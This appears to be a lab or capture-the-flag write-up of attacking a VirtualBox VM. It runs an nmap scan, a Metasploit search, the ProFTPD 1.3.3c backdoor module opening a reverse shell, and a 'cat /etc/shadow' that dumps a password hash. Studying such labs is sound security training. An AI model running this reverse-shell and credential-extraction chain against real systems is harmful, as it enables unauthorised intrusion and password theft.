


Stage 1 - running services

List of services:

Port 21: ProFTPD 1.3.3c

Port 22: OpenSSH 7.2p2

Port 80: Apache httpd 2.4.18



The screenshot shows three terminal windows side-by-side, all titled "settracker@kali: ~". The first window contains the command \$ nmap -sV 192.168.0.123 and its output, which includes information about ProFTPD, OpenSSH, and Apache services. The second and third windows are blank.

```
(settracker㉿kali)-[~]
$ nmap -sV 192.168.0.123
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-10 15:35 SAST
Nmap scan report for 192.168.0.123
Host is up (0.000073s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp    ProFTPD 1.3.3c
22/tcp    open  ssh    OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http   Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 08:00:27:AC:BA:E2 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.68 seconds
```

Stage 2 - checking for backdoor vulnerability.

```
msf > search type:exploit name:OpenSSH 7.2p2
[-] No results from search
msf > search type:exploit: name Apache httpd 2.4.18
[-] No results from search
msf >
```

No results for OpenSSH 7.2p2 or Apache httpd 2.4.18

ProFTPD is a service with a backdoor vulnerability.

Stage 3 - backdoor accessibility.

```
settracker@kali: ~          settracker@kali: ~          settracker@kali: ~
CPORT          no      The local client port
Proxies        no      A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, socks5h, http, sapni
RHOSTS    192.168.0.123 yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     21       yes      The target port (TCP)

Payload options (cmd/unix/reverse):
Name  Current Setting  Required  Description
----  -----  -----  -----
LHOST  192.168.0.119  yes      The listen address (an interface may be specified)
LPORT   4444        yes      The listen port

Exploit target:
Id  Name
--  --
0  Automatic

View the full module info with the info, or info -d command.

msf exploit(unix/ftp/proftpd_133c_backdoor) > run
[*] Started reverse TCP double handler on 192.168.0.119:4444
[*] 192.168.0.123:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo GNYoM2PaBzS9Rf0l;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "GNYoM2PaBzS9Rf0l\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.0.119:4444 -> 192.168.0.123:57900) at 2025-11-10 16:42:08 +0200
```

Stage 4 - Extract password file and login

The command would be “cat /etc/shadow

```
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.0.119:4444 -> 192.168.0.123:57900) at 2025-11-10 16:42:08 +0200

the shell > cat /etc/shadow
sh: 7: the: not found
cat /etc/shadow
root:!$17484:0:99999:7:::
daemon:*$17379:0:99999:7:::
bin:*$17379:0:99999:7:::
sys:*$17379:0:99999:7:::
sync:*$17379:0:99999:7:::
games:*$17379:0:99999:7:::
man:*$17379:0:99999:7:::
lp:*$17379:0:99999:7:::
mail:*$17379:0:99999:7:::
news:*$17379:0:99999:7:::
uucp:*$17379:0:99999:7:::
proxy:*$17379:0:99999:7:::
www-data:$17379:0:99999:7:::
backup:$17379:0:99999:7:::
list:$17379:0:99999:7:::
irc:$17379:0:99999:7:::
gnats:$17379:0:99999:7:::
nobody:$17379:0:99999:7:::
systemd-timesync:$17379:0:99999:7:::
systemd-network:$17379:0:99999:7:::
systemd-resolve:$17379:0:99999:7:::
systemd-bus-proxy:$17379:0:99999:7:::
syslog:$17379:0:99999:7:::
_apt:$17379:0:99999:7:::
messagebus:$17379:0:99999:7:::
uuid:$17379:0:99999:7:::
lightdm:$17379:0:99999:7:::
whoopsie:$17379:0:99999:7:::
avahi-autopid:$17379:0:99999:7:::
avahi:$17379:0:99999:7:::
dnsmasq:$17379:0:99999:7:::
colord:$17379:0:99999:7:::
speech-dispatcher:$17379:0:99999:7:::
hplip:$17379:0:99999:7:::
kernoops:$17379:0:99999:7:::
pulse:$17379:0:99999:7:::
rtkit:$17379:0:99999:7:::
saned:$17379:0:99999:7:::
usbmux:$17379:0:99999:7:::
marlinspike:$6$wQb5nV3T$bX2W0/jOkbn4t1RUIlrckw69LR/0EMtUbFFCypM3MUHVmtYW9.ov/aszTpWhLaC2x6Fvy5tpUUxQbUhCKb14:$17484:0:99999:7:::
mysql:$17486:0:99999:7:::
sshd:$17486:0:99999:7:::
```

Logged into the VM

